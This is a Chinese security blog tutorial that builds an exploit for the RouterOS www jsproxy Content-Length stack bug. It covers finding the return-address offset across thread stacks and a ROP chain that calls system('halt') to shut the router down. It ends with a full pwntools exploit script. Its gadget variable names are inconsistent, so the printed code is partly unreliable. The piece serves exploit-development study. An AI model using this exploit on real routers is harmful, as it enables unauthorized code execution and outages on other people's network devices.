一步一步 Pwn RouterOS之exploit构造

前言

本文由 **本人** 首发于 先知安全技术社区： https://xianzhi.aliyun.com/forum/user/5274

前面已经分析完漏洞，并且搭建好了调试环境，本文将介绍如何利用漏洞写出 `exploit`

正文


控制 eip

看看我们现在所拥有的能力

```
content_length = 0;
string::string(&v8, "content-length");
v3 = Headers::getHeader(this, &v8, &content_length);
string::~string(&v8);
if ( !v3 || a3 && a3 < content_length )
  return 0;
v4 = alloca(content_length + 1);
v5 = istream::read((this + 8), &v7, content_length);
if ( *(v5 + *(*v5 - 12) + 20) & 5 )
  return 0;
string::string(&v8, &v7, content_length);
stralign(a2, &v8);
string::~string(&v8);
```

我们可以利用 `alloca` 的 `sub esp *` 把栈抬高，然后往 那里写入数据。

现在的问题是我们栈顶的上方有什么重要的数据是可以修改的。



一般情况下，我们是没办法利用的，因为 栈上面就是 堆， 而他们之间的地址是不固定的。

为了利用该漏洞，需要了解一点多线程实现的机制，不同线程拥有不同的线程栈， 而线程栈的位置就在进程的 栈空间内。线程栈 按照线程的创建顺序，依次在 栈上排列。线程栈的大小可以指定。默认大概是 8MB.

写了一个小程序，测试了一下。

```
#include <pthread.h>
#include <stdio.h>
#include <sys/time.h>
#include <string.h>
#define MAX 10
pthread_t thread[2];
pthread_mutex_t mut;
int number=0, i;
void *thread1()
{
        int a;
        printf("thread1 %p\n", &a);
}
void *thread2()
{
        int a;
        printf("thread2 %p\n", &a);
}
void thread_create(void)
{
```

```
        int temp;
        memset(&thread, 0, sizeof(thread));          //comment1
        /*创建线程*/
        if((temp = pthread_create(&thread[0], NULL, thread1, NULL)) != 0)       //comment2
                printf("线程1创建失败!\n");
        else
                printf("线程1被创建\n");
        if((temp = pthread_create(&thread[1], NULL, thread2, NULL)) != 0)  //comment3
                printf("线程2创建失败");
        else
                printf("线程2被创建\n");
}
void thread_wait(void)
{
        /*等待线程结束*/
        if(thread[0] !=0) {                   //comment4
                pthread_join(thread[0],NULL);
                printf("线程1已经结束\n");
        }
        if(thread[1] !=0) {                //comment5
                pthread_join(thread[1],NULL);
                printf("线程2已经结束\n");
        }
}
int main()
{
        /*用默认属性初始化互斥锁*/
        pthread_mutex_init(&mut,NULL);
        printf("我是主函数哦，我正在创建线程，呵呵\n");
        thread_create();
        printf("我是主函数哦，我正在等待线程完成任务阿，呵呵\n");
        thread_wait();
        return 0;
}
```

就是打印了两个线程中的栈内存地址信息，然后相减，就可以大概知道线程栈的大小。

```
hacklh@ubuntu:~$ ./thread
我是主函数哦，我正在创建线程，呵呵
线程1被创建
线程2被创建
我是主函数哦，我正在等待线程完成任务阿，呵呵
thread2 0xb6d3f34c
thread1 0xb754034c
线程1已经结束
线程2已经结束
hacklh@ubuntu:~$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xb754034c-0xb6d3f34c)
'0x801000L'
>>>
```

多次运行发现，线程栈之间应该是相邻的，因为打印出来的值的差是固定的。

线程栈也是可以通过 `pthread_attr_setstacksize` 设置，在 `RouterOs` 的 `www`的 `main` 函数里面就进行了设置。

```
v33 = &argc;
stacksize = 0;
pthread_attr_init(&threadAttr);
pthread_attr_setstacksize(&threadAttr, 0x20000u);
pthread_attr_getstacksize(&threadAttr, &stacksize);
```

所以在 `www` 中的线程栈的大小 为 `0x20000`。

当我们同时开启两个 `socket` 连接时，进程的栈布局


此时在 `线程 1` 中触发漏洞，我们就能修改 `线程 2` 的数据。

现在的思路就很简单了，我们去修改 线程2 中的某个返回地址， 然后进行 `rop`.为了精确控制返回地址。先使用 `cyclic` 来确定返回地址的偏移.因为该程序线程栈的大小为 `0x20000` 所以用一个大一点的值试几次就能试出来。

```
from pwn import *


def makeHeader(num):
    return "POST /jsproxy HTTP/1.1\r\nContent-Length: " + str(num) + "\r\n\r\n"



s1 = remote("192.168.2.124", 80)
s2 = remote("192.168.2.124", 80)



s1.send(makeHeader(0x20900))
sleep(0.5)
pause()
s2.send(makeHeader(0x100))
```

```
sleep(0.5)
pause()

s1.send(cyclic(0x2000))
sleep(0.5)
pause()

s2.close()  # tigger
pause()
```

崩溃后的位置



然后用 `eip` 的值去计算下偏移

```
In [3]: cyclic_find(0x71616164)
Out[3]: 1612
```

然后调整 `poc` 测试一下

```
s1.send(cyclic(1612) + "BBBB")
sleep(0.5)
pause()
```

ok, 接下来就是 `rop` 了。

rop

程序中没有 `system`, 所以我们需要先拿到 `system` 函数的地址，然后调用 `system` 执行命令即可。

这里采取的 `rop` 方案如下。

- 首先 通过 `rop` 调用 `strncpy` 设置我们需要的字符串（我们只有一次输入机会）
- 然后调用 `dlsym` , 获取 `system` 的函数
- 调用 `system` 执行命令

使用 `strncpy` 设置我们需要的字符串的思路非常有趣。 因为我们只有一次的输入机会，
而`dlsym` 和 `system` 需要的参数都是 字符串指针， 所以我们必须在 调用它们之前把 需要的字符串事先布置到已知的地址，使用 `strncpy` 我们可以使用 程序文件中自带的一些字符来拼接字符串。

下面看看具体的 `exp`

```
payload = ""
payload += p32(ret_1bb)   # for bad string
payload += p32(ret)
payload += "A" * 0x1bb
payload += p32(ret) # ret
```

首先这里使用 了 `ret 0x1bb` 用来把栈往下移动了一下，因为程序运行时会修改其中的一些值，导致 `rop` 链被破坏，把栈给移下去就可以绕过了。（这个自己调 `rop` 的时候注意看就知道了。）

首先我们得设置 `system` 字符串 和 要执行的命令 这里为 `halt`(关机命令)。 以 `system` 字符串 的构造为例。

```
payload += p32(strncpy_plt)
payload += p32(ppppppr_addr)
payload += p32(system_addr)
payload += p32(0x0805ab58)  # str syscall
payload += p32(3)
payload += "B" * 8 # padding


payload += p32(strncpy_plt)
payload += p32(ppppppr_addr)
payload += p32(system_addr + 3)
payload += p32(0x0805b38d)  # str tent
payload += p32(2)
payload += "B" * 8 # padding



payload += p32(strncpy_plt)
payload += p32(ppppppr_addr)
payload += p32(system_addr + 5)
payload += p32(0x0805b0ec)  # str mage/jpeg
payload += p32(1)
payload += "B" * 8 # padding
```

分3次构造了 `system` 字符串，首先设置 `sys`，然后 `te`，最后 `m`.

同样的原理设置好 `halt`，然后调用 `dlsym` 获取 `system` 的地址。

```
# call dlsym(0, "system") get system addr
payload += p32(dlsym_plt)
payload += p32(pp_addr)
payload += p32(0)
payload += p32(system_addr)
```

执行 `dlsym(0, "system")` 即可获得 `system` 地址， 函数返回时保存在 `eax`, 所以接下来 在栈上设置好参数（`halt` 字符串的地址） 然后 `jmp eax` 即可。

下面调试看看

首先 `ret 0x1bb`, 移栈

```
0x77491ec0 |+0x00: 0x0804818c  →  0x000001c3      ←$esp
0x77491ec4 |+0x04: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x77491ec8 |+0x08: 0x41414141
0x77491ecc |+0x0c: 0x41414141
0x77491ed0 |+0x10: 0x41414141
0x77491ed4 |+0x14: 0x41414141
0x77491ed8 |+0x18: 0x41414141
0x77491edc |+0x1c: 0x41414141

 →  0x805851f <Request::getDstHost(string&)+0> ret    0x1bb
    0x8058522 <Request::getDstHost(string&)+0> add    BYTE PTR [eax], al
    0x8058524 <Request::getDstHost(string&)+0> mov    edi, 0x1
    0x8058529 <Request::getDstHost(string&)+0> cmp    eax, edx
```

然后是执行 `strncpy` 设置 `system`.

```
x77492087 |+0x00: 0x080540b4  →  <bool+0> pop edx        ←$esp
x7749208b |+0x04: 0x0805c002  →  0x23f9ffff
x7749208f |+0x08: 0x0805ab58  →  "syscall"
x77492093 |+0x0c: 0x00000003
x77492097 |+0x10: "BBBBBBBB"
x7749209b |+0x14: "BBBB"
x7749209f |+0x18: 0x08050d00  →  0xc47825ff
x774920a3 |+0x1c: 0x080540b4  →  <bool+0> pop edx

   0x8050ce6 <fseek@plt+6>     push   0x678
   0x8050ceb <fseek@plt+11>    jmp    0x804ffe0
   0x8050cf0 <nv::getLooper()@plt+0> jmp    DWORD PTR ds:0x805c474
   0x8050cf6 <nv::getLooper()@plt+6> push   0x680
   0x8050cfb <nv::getLooper()@plt+11> jmp    0x804ffe0
→  0x8050d00 <strncpy@plt+0>  jmp    DWORD PTR ds:0x805c478
   0x8050d06 <strncpy@plt+6>  push   0x688
   0x8050d0b <strncpy@plt+11> jmp    0x804ffe0
   0x8050d10 <memcmp@plt+0>   jmp    DWORD PTR ds:0x805c47c
   0x8050d16 <memcmp@plt+6>   push   0x690
```

设置完后，我们就有了 `system`

```
gef➤  x/s 0x0805C000 + 2
0x805c002:      "system"
gef➤
```

然后执行 `dlsym(0, "system")`

```
0x7749210f|+0x00: 0x08050c10  →  0xc43c25ff      ←$esp
0x77492113|+0x04: 0x08059c04  →  <www::ProxyServlet::attach(Servlet*)+50> pop esi
0x77492117|+0x08: 0x00000000
0x7749211b|+0x0c: 0x0805c002  →  "system"
0x7749211f|+0x10: 0x0804ab5b  →  0x001ce0ff
0x77492123|+0x14: 0x42424242
0x77492127|+0x18: 0x0805c6e0  →  "halt"
0x7749212b|+0x1c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
```

```
    0x80540af <bool+0>          add    ebx, ebp
    0x80540b1 <bool+0>          add    dh, BYTE PTR [ecx]
    0x80540b3 <bool+0>          rcr    BYTE PTR [edx+0x5b], 0x5e
    0x80540b7 <bool+0>          pop    edi
    0x80540b8 <bool+0>          pop    ebp
 →  0x80540b9 <bool+0>          ret
    0x80540ba <vector<unsigned+0> push   ebp
    0x80540bb <vector<unsigned+0> mov    ebp, esp
    0x80540bd <vector<unsigned+0> push   esi
    0x80540be <vector<unsigned+0> push   ebx
    0x80540bf <vector<unsigned+0> mov    ebx, DWORD PTR [ebp+0x8]
```

```
[#0] Id 3, Name: "", stopped, reason: SINGLE STEP
[#1] Id 2, Name: "", stopped, reason: SINGLE STEP
[#2] Id 1, Name: "", stopped, reason: SINGLE STEP
```

```
[#0] 0x80540b9 →Name: bool operator< <unsigned int>(vector<unsigned int> const&, vector<unsigned ir
[#1] 0x8050c10 →Name: nv::Handler::cmdSet(nv::message const&)@plt()
[#2] 0x8059c04 →Name: www::ProxyServlet::attach(Servlet*)()
```

```
gef➤  bp 0x08059cQuit
gef➤  bp 0x08059c04
Function "0x08059c04" not defined.
gef➤  x/i 0x08050c10
   0x8050c10 <dlsym@plt>:       jmp    DWORD PTR ds:0x805c43c
gef➤
[0]                                                          1:bash*Z 2:bash-
```

执行完后， `eax` 保存着 `system` 函数的地址

```
 →  0x8059c04 <www::ProxyServlet::attach(Servlet*)+50> pop    esi
    0x8059c05 <www::ProxyServlet::attach(Servlet*)+51> pop    ebp
    0x8059c06 <www::ProxyServlet::attach(Servlet*)+52> ret
    0x8059c07                      nop
    0x8059c08 <Servlet::getPath()+0> push   ebp
    0x8059c09 <Servlet::getPath()+1> mov    ebp, esp
──────────────────────────────────────────────────────────────────────────[ threa
[#0] Id 3, Name: "", stopped, reason: BREAKPOINT
[#1] Id 2, Name: "", stopped, reason: BREAKPOINT
[#2] Id 1, Name: "", stopped, reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────[ tra
[#0] 0x8059c04 →Name: www::ProxyServlet::attach(Servlet*)()
```

```
gef➤  x/i $eax
   0x7772f7c7 <system>: push   ebp
gef➤
```

然后利用 `jmp eax` 调用 `system("halt")`.

```
0x77500123|+0x00: 0x42424242      ←$esp
0x77500127|+0x04: 0x0805c6e0  →  "halt"
0x7750012b|+0x08: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750012f|+0x0c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x77500133|+0x10: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x77500137|+0x14: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750013b|+0x18: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750013f|+0x1c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
```

```
    0x804ab51                   add    BYTE PTR [eax], al
    0x804ab53                   add    BYTE PTR [eax], al
    0x804ab55                   add    BYTE PTR [eax], al
    0x804ab57                   add    BYTE PTR [eax], ah
    0x804ab59                   add    cl, dh
 →  0x804ab5b                   jmp    eax
    0x804ab5d                   sbb    al, 0x0
    0x804ab5f                   add    BYTE PTR [eax], al
    0x804ab61                   add    BYTE PTR [eax], al
    0x804ab63                   add    BYTE PTR [eax], al
    0x804ab65                   add    BYTE PTR [eax], al
```

运行完后，系统就关机了。

最后

理解了多线程的机制。 对于不太好计算的，可以猜个粗略的值，然后使用 `cyclic` 来确定之。 `strncpy` 设置字符串的技巧不错。 `dlsym(0, "system")` 可以用来获取函数地址。调试 `rop` 时要细心，`rop` 链被损坏使用 `ret *` 之类的操作绕过之。一些不太懂的东西，写个小的程序测试一下。

exp

```
from pwn import *

def makeHeader(num):
    return "POST /jsproxy HTTP/1.1\r\nContent-Length: " + str(num) + "\r\n\r\n"



s1 = remote("192.168.2.124", 80)
s2 = remote("192.168.2.124", 80)



s1.send(makeHeader(0x20900))
sleep(0.5)
pause()
s2.send(makeHeader(0x100))
sleep(0.5)
pause()



strncpy_plt = 0x08050D00
dlsym_plt = 0x08050C10

system_addr = 0x0805C000 + 2
halt_addr = 0x805c6e0

#pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
# .text:08059C03                pop     ebx
# .text:08059C04                pop     esi
# .text:08059C05                pop     ebp
# .text:08059C06                retn
ppp_addr = 0x08059C03
pp_addr = 0x08059C04
ppppr_addr = 0x080540b4
# 0x0805851f : ret 0x1bb
```

```
ret_38 = 0x0804ae8c
ret_1bb = 0x0805851f
ret = 0x0804818c
# make system str

payload = ""
payload += p32(ret_1bb)   # for bad string
payload += p32(ret)
payload += "A" * 0x1bb
payload += p32(ret) # ret


payload += p32(strncpy_plt)
payload += p32(ppppr_addr)
payload += p32(system_addr)
payload += p32(0x0805ab58)  # str syscall
payload += p32(3)
payload += "B" * 8 # padding


payload += p32(strncpy_plt)
payload += p32(ppppr_addr)
payload += p32(system_addr + 3)
payload += p32(0x0805b38d)  # str tent
payload += p32(2)
payload += "B" * 8 # padding



payload += p32(strncpy_plt)
payload += p32(ppppr_addr)
payload += p32(system_addr + 5)
payload += p32(0x0805b0ec)  # str mage/jpeg
payload += p32(1)
payload += "B" * 8 # padding


payload += p32(strncpy_plt)
payload += p32(ppppr_addr)
payload += p32(halt_addr)
payload += p32(0x0805670f)
payload += p32(2)
```

```
payload += "B" * 8 # padding


payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(halt_addr + 2)
payload += p32(0x0804bca1)
payload += p32(2)
payload += "B" * 8 # padding


# call dlsym(0, "system") get system addr
payload += p32(dlsym_plt)
payload += p32(pp_addr)
payload += p32(0)
payload += p32(system_addr)

payload += p32(0x0804ab5b)
payload += "BBBB"  # padding ret
payload += p32(halt_addr)



s1.send(cyclic(1612) + payload + "B" * 0x100)
sleep(0.5)
pause()
s2.close()

pause()
```

参考

https://github.com/BigNerd95/Chimay-Red

来源： https://www.cnblogs.com/hac425/p/9416844.html